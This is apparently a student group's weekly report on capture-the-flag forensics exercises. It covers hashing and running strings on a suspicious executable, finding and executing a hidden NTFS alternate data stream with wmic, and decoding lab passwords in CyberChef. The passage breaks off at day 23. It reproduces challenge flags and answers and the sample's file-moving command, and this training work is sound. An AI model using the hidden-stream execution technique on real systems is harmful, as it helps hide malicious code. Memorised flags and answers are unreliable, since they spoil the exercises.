

PSP0201

WEEKLY

REPORT

Group name: Apocalypse

Members


ID	NAME	ROLE
1211103698	UMMI SYAHIRAH BINTI MUHAMMAD ROZAIDEE	LEADER
1211103293	FARAH KAMILA BINTI YAHYA	MEMBER
1211102031	NOR ALIAH SYUHAIDAH BINTI SHARUDDIN	MEMBER
1211101673	NURUL MANJA MURNIRA NAJWA BINTI MALIKI	MEMBER

DAY 21- [BLUE TEAMING] Time for some ELForensics

Tools used: Remmina

Question 1:


Open a terminal and activate VPN. After that, open remmina. Open the Powershell window. Open the document and run a command **more '.\db file has.txt'**.



```
PS C:\Users\littlehelper> cd ..\Documents\  
PS C:\Users\littlehelper\Documents> dir  
  
Directory: C:\Users\littlehelper\Documents  
  
Mode LastWriteTime Length Name  
---- ----- ---- -  
-a--- 11/23/2020 11:21 AM 63 db file hash.txt  
-a--- 11/23/2020 11:22 AM 5632 deebee.exe  
  
PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'  
Filename: db.exe  
MD5 Hash: 596690FFC54AB6101932856E6A78E3A1
```

Question 2 :


For MD5 file hash, run the command **Get-FileHash -Algorithm MD5 .\deebee.exe**.



```
PS C:\Users\littlehelper> cd ..\Documents\  
PS C:\Users\littlehelper\Documents> dir  
  
Directory: C:\Users\littlehelper\Documents  
  
Mode LastWriteTime Length Name  
---- ----- ---- -  
-a--- 11/23/2020 11:21 AM 63 db file hash.txt  
-a--- 11/23/2020 11:22 AM 5632 deebee.exe  
  
PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'  
Filename: db.exe  
MD5 Hash: 596690FFC54AB6101932856E6A78E3A1  
  
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe  
  
Algorithm Hash Path  
----- ----  
MD5 5F037501FB542AD2D9B06EB12AED09F0 C:\Users\littlehelper\Documents\
```

Question 3 :

For SHA256 file, run the command **Get-FileHash -Algorithm SHA256 .\deebee.exe**



```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebee.exe  
  
Algorithm Hash Path  
----- ----  
SHA256 F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED C:\Users\littlehelper\Documents\deebee.exe  
  
PS C:\Users\littlehelper\Documents> _
```

Question 4:

Run the command **C:\Tools\strings64.exe -accepteula .\deebee.exe**. Scroll down until you find **THM{f6187e6cbeb1214139ef313e108cb6f9}**

```
PS C:\Users\littlehelper\Documents> C:\Tools\strings64.exe -accepteula .\deebee.exe
Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.

SLH
.text
`rsrc
@.reloc
&*
BSIB
v4.0.30319
#Strings
#US
#GUID
#Blob
c.#1.+x.3x.;x.Cl.K~.Sx.[x.c
<Module>
mscorlib
Thread
deebee
Console
Readline
WriteLine
Write
GuidAttribute
DebuggableAttribute
 ComVisibleAttribute
AssemblyTitleAttribute
AssemblyTrademarkAttribute
TargetFrameworkAttribute
AssemblyFileVersionAttribute
AssemblyConfigurationAttribute
AssemblyDescriptionAttribute
CompilationRelaxationsAttribute
AssemblyProductAttribute
AssemblyCopyrightAttribute
AssemblyCompanyAttribute
RuntimeCompatibilityAttribute
deebee.exe
System.Threading
System.Runtime.Versioning
Dynamism
```

```
targetframeworkattribute
AssemblyFileVersionAttribute
AssemblyConfigurationAttribute
AssemblyDescriptionAttribute
CompilationRelaxationsAttribute
AssemblyProductAttribute
AssemblyCopyrightAttribute
AssemblyCompanyAttribute
RuntimeCompatibilityAttribute
deebee.exe
System.Threading
System.Runtime.Versioning
Program
System
Main
System.Reflection
Sleep
Clear
.ctor
System.Diagnostics
System.Runtime.InteropServices
System.Runtime.CompilerServices
DebuggingModes
args
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -Value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Path -ReadCount 1)
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>:P
z\V
WrapNonExceptionThrows
deebee
Copyright
2020
$cb374a1e-384f-4cf2-b8c0-81f74ec36ab2
1.0.0.0
.NETFramework, Version=v4.0
FrameworkDisplayName
.NET Framework 4
...
```

Question 5 :

```
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *
```


```
PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName  : deebee.exe::$DATA
PSDrive      : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer: False
FileName     : C:\Users\littlehelper\Documents\deebee.exe
Stream       : ::$DATA
Length       : 5632

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName  : deebee.exe:hidedb
PSDrive      : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer: False
FileName     : C:\Users\littlehelper\Documents\deebee.exe
Stream       : hidedb
Length       : 6144
```

Question 6 :

Run the command **wmic process call create \$(Resolve-Path .\deebee.exe:hidedb)**.

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 3252;
    ReturnValue = 0;
};
```



Question 7 & 8 :

The answer shown when we select an option (Nice List / Naughty List).

Methodology/Thought Process:

Firstly, open the terminal and activate the machine using VPN. After that, open remmina. At the bottom, there is a Powershell window and open it. Open the document. For question 1, run a command **more '.\db file has.txt'**. Next, For MD5 file hash, run the command **Get-FileHash -Algorithm MD5 .\deebee.exe**. For SHA256 file, run the command **Get-FileHash -Algorithm SHA256 .\deebee.exe**. Question 4, run the command **C:\Tools\strings64.exe -accepteula .\deebee.exe**. Scroll down until you find **THM{f6187e6cbeb1214139ef313e108cb6f9}**. The command for question 5 is **Get-Item -Path .\deebee.exe -Stream ***. For question 6, Run the command **wmic process call create \$(Resolve-Path .\deebee.exe:hidedb)**. The black page with the answer will be shown.

Question 7 and 8, at the page for question 6's answer, there is an option to choose either Nice List / Naughty List. Sharika Spooner found in Naughty List and Jaime Victoria found in Nice List.

DAY 22- [BLUE TEAMING] Elf McEager becomes CyberElf

Tools used: Remmina, CyberChef

Question1

Firstly, start the attackbox. At the application, choose interget and open Remmina. Copy and convert the file name using Magic at CyberChef.

The screenshot shows the CyberChef interface. On the left, the 'Operations' sidebar has 'magic' selected. In the center, the 'Recipe' panel shows a 'Magic' step with 'Depth 3' and 'Intensive mode' checked. The 'Input' panel contains the Base64 string: dGhIZ3JpbmNod2FzaGVyZQ==. The 'Output' panel shows the result: thegrinchwashere. Below the output, the properties panel indicates the string was decoded from Base64. The 'Properties' section lists possible languages (English, German, Dutch, Indonesian) and matching ops (From Base64, From Base85, Valid UTF8, Entropy: 3.28).


Question 2

Look out the encoding method listed at the 'matching ops' in properties part.

This screenshot is identical to the one above, showing the CyberChef interface with the Magic operation decoding the same Base64 string. The output is thegrinchwashere, and the properties panel shows 'Matching ops: From Base64, From Base85'. The entropy is listed as 3.28.

Question 3

After success to enter the private part of KeePass, press 'hiya' key to see the notes.




Question 4

Open Elf Server. Copy the password and paste it to CyberChef. Convert the password using Magic.

A screenshot of the CyberChef application. The left panel is titled 'Recipe' and shows the 'Magic' recipe selected. It has a 'Depth' input set to 3 and an 'Intensive mode' checkbox. Below it is a 'Crib (known plaintext string or regex)' input field. The 'Input' panel shows a hex string: '736e30774d346e21'. The 'Output' panel shows the converted ASCII string: 'sn0wM4n!'. The 'Properties' table for the output row indicates 'Valid UTF8' and 'Entropy: 2.75'. The status bar at the bottom shows 'start: 66 end: 74 length: 12389 time: 38ms lines: 1'.

Question 5


To obtain the answer, the encoding method of hex is used.



The screenshot shows the CyberChef interface. In the 'Recipe' section, a 'From Hex' recipe is selected. The 'Input' field contains the hex value '736e30774d346e21'. The 'Output' field displays the decoded string 'sn0wM4n!'. Various export and sharing options are visible at the top and bottom of the output panel.

Question 6


After that, go to ElfMail. Copy the password and paste it at CyberChef too. Use magic recipe to convert it.



The screenshot shows the CyberChef interface. A 'Magic' recipe is selected. The 'Input' field contains the string 'ic3Skating&#excl;'. The 'Output' field shows the converted string 'ic3Skating!'. Below the output, a table provides properties: 'Valid UTF8' and 'Entropy: 3.28'. The 'Properties' section also lists 'Matching ops: From Base85, From HTML Entity' and 'Entropy: 3.33'.

Question 7

Next, go to Recyclebin and open Elf Security System.



Question 8

Finally, copy the notes and paste it into CyberChef. Using Charcode recipe and base 10 for twice, a github link will appear. Paste the link at Firefox and the flag is obtained.

The screenshot shows a GitHub Gist page. The title is "heavenraiza / cyberelf" and it was created 2 years ago. The code block contains a single line of JavaScript: <script src="https://gis...>. There are 23 stars and 0 forks. The page includes standard GitHub navigation and sharing options.

Methodology/Thought Process:


Firstly, we started the attackbox. At the application, we choose internet and opened Remmina. The file name is being copied and converted using Magic at CyberChef. We Look out the encoding method listed at the 'matching ops' in properties part. After success to enter the private part of KeePass, we pressed 'hiya' key to see the notes. Elf Server was opened. We Copy the password and paste it to CyberChef. The password is being converted using Magic. To obtain the answer,we saw that the encoding method of hex is used. After that, we go to ElfMail. The password was copied and pasted at CyberChef too. We use magic recipe to convert it. Next, we go to Recyclebin and open Elf Security System. Finally, we copy the notes and paste it into CyberChef. Using Charcode recipe and base 10 for twice, a github link will appear. We pasted the link at Firefox and the flag is obtained.


DAY 23: [BLUE TEAMING] The Grinch strikes again!

Tools used: Kali Linux, Remmina, Terminal

Question 1

